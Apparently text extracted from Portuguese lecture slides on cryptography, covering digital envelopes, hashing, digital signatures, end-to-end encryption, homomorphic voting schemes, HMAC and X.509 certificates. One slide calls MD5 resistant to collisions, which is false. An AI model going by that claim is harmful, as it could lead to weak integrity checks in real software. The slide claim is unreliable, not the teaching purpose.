
Envelope digital:

- **Esquema utilizado para possibilitar a troca de chaves simétricas entre duas entidades.**
- **Vantagem**
 - **Algoritmos Assimétricos muito mais lentos que algoritmos simétricos, logo:**
 - Mensagens serão criptografadas com algoritmos simétricos.
 - Chave secreta será criptografada com chave pública.
 - Apenas a entidade com a chave privada para a chave pública poderá recuperar a chave secreta e decriptar a mensagem.



Envelope digital:


- Esquema de Criação do Envelope Digital





Envelope digital:

- Esquema de Recuperação Mensagem





Resumo de mensagem:

- Em inglês: Message Digest
- Também conhecido como Algoritmo de Hash.
- Utilizados para a verificação de integridade.
- Não requer o uso de chaves.




Resumo de mensagem: Funcionamento

- Produz um bloco de tamanho fixo (*digest*) a partir do texto limpo.
- Pequenas variações no texto limpo resultam em grandes alterações no digest (efeito avalanche).
- Impossível determinar o texto limpo de um digest conhecido (criptografia irreversível).
- Poucas chances de dois textos limpos diferentes gerarem o mesmo digest (colisão).



Resumo de mensagem:

- Esquema





Resumo de mensagem:

- **MD5**
 - Algoritmo mais popular.
 - Pouco suscetível a colisões.
 - Gera digests de 128 bits.
- **SHA-1**
 - Gera digests de 160 bits.
 - Mais resistente a colisões.




Assinatura digital:

- Criptografia do DIGEST de uma mensagem com a chave privada com o objetivo de garantir integridade e autenticidade.
- Vantagem:
 - Apenas a chave pública, par da chave privada que assinou o DIGEST calculado na origem, poderá recuperar esse DIGEST.
 - Impede que a mensagem seja alterada, o DIGEST recalculado para a mensagem alterada, e a mesma retransmitida.

Assinatura digital:


- Geração da assinatura digital (padrão RSA)





Assinatura digital:


- Validação da assinatura digital (padrão RSA)





Assinatura digital:

- Questão fundamental para garantia do processo de validação:
 - Deve-se ter certeza sobre quem é o verdadeiro dono de uma chave pública para poder validar uma assinatura digital.





Definição:

- **Termo cunhado para conceituar um processo criptográfico usado na comunicação segura entre interlocutores (as pontas) no qual as chaves criptográficas que protegem as mensagens trocadas são conhecidas unicamente pelos interlocutores.**
- **O sistema que transporta as mensagens trocadas pelos interlocutores não tem conhecimento das chaves criptográficas que protegem as mensagens transportadas e também não depende dessas chaves para fazer o transporte delas.**
- **O protocolo de segurança conhecido como Signal (Open Whisper Systems), utiliza a criptografia de ponta a ponta.**



Aplicações:

- O aplicativo WhatsApp implementa o protocolo Signal (ou uma variante sua).
- Vários outros sistemas de mensagens instantâneas também são protegidos por criptografia de forma semelhante:
 - Facebook Messenger, Signal, Telegram, Silent Text, Gliph, etc



Características principais:

- Mensagens interceptadas entre as pontas estão sempre criptografadas.
- A chave de criptografia muda constantemente.
- Se a chave de criptografia atual for quebrada, as mensagens anteriores não podem ser reveladas pois foram criptografadas por outras chaves.
- A partir da chave atual não é possível determinar as chaves antigas.

Criptografia de Ponta a Ponta


211

- Segurança da Informação
Prof. Anderson O. da Silva



Código de segurança de verificação:

- **Segredo compartilhado unicamente entre os interlocutores que prova que a comunicação é criptografada de ponta a ponta.**



Criptografia de Ponta a Ponta



212

• Segurança da Informação
Prof. Anderson O. da Silva



Polêmica relacionada ao WhatsApp:

- Se as conversas podem ser espelhadas para uma estação de trabalho que executa um navegador Web autorizado pelo usuário, também não poderiam ser espelhadas para outras estações de trabalho sem o conhecimento do usuário?





Polêmica relacionada ao WhatsApp:

- **Se as conversas podem ser espelhadas para uma estação de trabalho que executa um navegador Web autorizado pelo usuário, também não poderiam ser espelhadas para outras estações de trabalho sem o conhecimento do usuário?**
- **Sim, basta a aplicação ser redesenhada para adicionar essa facilidade.**



Polêmica relacionada ao WhatsApp:

- Se as conversas podem ser espelhadas para uma estação de trabalho que executa um navegador Web autorizado pelo usuário, também não poderiam ser espelhadas para outras estações de trabalho sem o conhecimento do usuário?
- Sim, basta a aplicação ser redesenhada para adicionar essa facilidade.
- Qual é o risco para a segurança das informações dos inúmeros usuários desse serviço de mensagens instantâneas?



Definição:

- Esquema criptográfico que possibilita a execução de certos tipos de processamento computacional diretamente sobre o texto cifrado, ou seja, sem fazer a sua decriptação.
 - **Sigilo além das pontas!**
- Área de pesquisa se encontra em estágio embrionário e se restringe a operações computacionais básicas de soma e multiplicação.



Proposta de Esquema de Votação Eletrônica:

- **Lecture Notes 15 : Voting, Homomorphic Encryption**
Lecturer: Ron Rivest, Scribe: Ledlie/Ortiz/Paskalev/Zhao,
6.857 Computer and Network Security, October 29, 2002.
- **Esquema de votação no qual (a) cada eleitor usa exatamente uma cédula e (b) a votação é anônima.**
 - ***Blinding signatures*, que permitem o voto anônimo.**
 - ***Paillier Cryptosystem*, que possibilita somar votos, mesmo que tenham sido criptografados.**



Proposta de Esquema de Votação Eletrônica:

- ***Blinding signatures***: assinatura cega de uma informação sem saber seu conteúdo.
- **Exemplo:**
 - Coloque um papel carbono sobre um papel branco;
 - Coloque ambos dentro de um envelope e lacre;
 - Assine o envelope.



Proposta de Esquema de Votação Eletrônica:

- Comparação entre os processos:

	X	Y
V_1	1	0
V_2	0	1
V_3	1	0

	X	Y
V_1	C_{1X}	C_{1Y}
V_2	C_{2X}	C_{2Y}
V_3	C_{3X}	C_{3Y}

X, Y, Z: Candidatos da eleição.

V_1, V_2, V_3 : Votos dos eleitores 1, 2 e 3 para cada um dos candidatos

C_1, C_2, C_3 : Votos criptografados com chave pública (chave privada pertence aos oficiais eleitorais).


Comunicação Segura

• Segurança da Informação
Prof. Anderson O. da Silva

219



Ameaças Comuns:





Objetivos:

- **Controle de Temporalidade**
 - Detectar a recepção de mensagens retransmitidas ou com o conteúdo antigo.
- **Garantia de Integridade**
 - Detectar se mensagens não foram modificadas durante a transmissão.
- **Garantia de Autenticidade**
 - Verificar a identidade do usuário que alega ter sido o gerador da mensagem.
- **Garantia de Confidencialidade**
 - Proteger o conteúdo de mensagens de exposição a terceiros.



Controle de Temporalidade:

- **Envelope digital em conjunto com janela de tempo:**
 - Chave secreta gerada e válida dentro de uma janela de tempo determinada pelo protocolo de comunicação ou pelas partes envolvidas.
 - Transmitida com segurança entre emissor e receptor.
 - Mensagens recebidas fora da janela de tempo devem ser descartadas.
 - Renegociação da chave secreta após um período de tempo pré-estabelecido pelo protocolo de comunicação ou pelas partes envolvidas.
 - Controle de sequenciamento de mensagens com contadores incrementais iniciados com valores aleatórios.


Comunicação Segura

223

- Segurança da Informação
Prof. Anderson O. da Silva

Controle de Integridade:

- Resumo de mensagem





Controle de Integridade: Resumo de mensagem

- **Ameaça:**
 - Quando o algoritmo de HASH é conhecido, só o digest não garante integridade fim a fim.
 - Mensagem pode ser interceptada, alterada, digest recalculado, e passada adiante pelo *man-in-the-middle* junto com o novo digest.
- **Alternativa para garantia de integridade e autenticidade:**
 - Acrescentar uma chave secreta no cálculo do digest:
 - Geração do HMAC (HASH Message Authentication Code).
 - Transmitir a mensagem e o digest.
 - Chave secreta não é enviada.


Comunicação Segura

225

- Segurança da Informação
Prof. Anderson O. da Silva

Controle de Integridade e Autenticidade:

- Resumo de mensagem + Chave secreta





Controle de Integridade e Autenticidade: Resumo de mensagem + Chave secreta


- Ameaças:
 - Autenticidade fraca
 - Origem e destino podem gerar mensagens em nome do usuário.
 - Não serve para relação de compra e venda pois o comprador pode *repudiar* uma compra feita alegando que o pedido foi gerado pelo próprio vendedor, conhecedor da chave secreta.
 - A partir de várias amostras de mensagens e resumos de mensagens, o man-in-the-middle pode tentar deduzir a chave utilizada por força bruta.
- Alternativa de Solução:
 - Assinatura Digital

Comunicação Segura

227

- Segurança da Informação
Prof. Anderson O. da Silva

Controle de Integridade e Autenticidade: Assinatura digital





Controle de Integridade e Autenticidade: Assinatura digital

- **Ameaça:**
 - O man-in-the-middle pode tentar forjar a chave pública em nome de um usuário legítimo.
- **Necessidade de garantir a integridade e a posse de uma chave pública.**
- **Alternativa de solução:**
 - Certificado de Chave Pública ou Certificado Digital



Certificado Digital:

- **Conjunto de dados à prova de falsificação que atesta a associação de uma chave pública a um usuário final.**
- **Expedido e assinado por um terceiro confiável que confirma a identidade do usuário ou host.**
 - Autoridade Certificadora (CA – Certification Authority).
- **Necessidade de conhecer o certificado da CA que expediu o certificado do usuário ou host para se obter a chave pública da CA e verificar a integridade e a autenticidade do certificado do usuário ou host.**



Certificado Digital:

- O formato do certificado mais amplamente aceito é o X.509 Versão 3 do ITU.
- Padrão X.509 foi publicado em 1988 como parte das recomendações sobre o diretório X.500.
- Revisado duas vezes: 1993 e 1995.
- RFC2459, perfil para o padrão X.509, publicado em 1999 pelo IETF.



Certificado Digital:

- Campos do certificado X.509 comuns a todas as versões:
 - Version
 - Identifica a versão: 1, 2 ou 3.
 - Certificate Serial Number
 - Valor inteiro único gerado pela CA.
 - Signature Algorithm Identifier
 - Identificador do algoritmo utilizado para assinar o certificado.
 - Issuer Name
 - Identifica o nome distinto com o qual a CA cria e assina o certificado.



Certificado Digital:

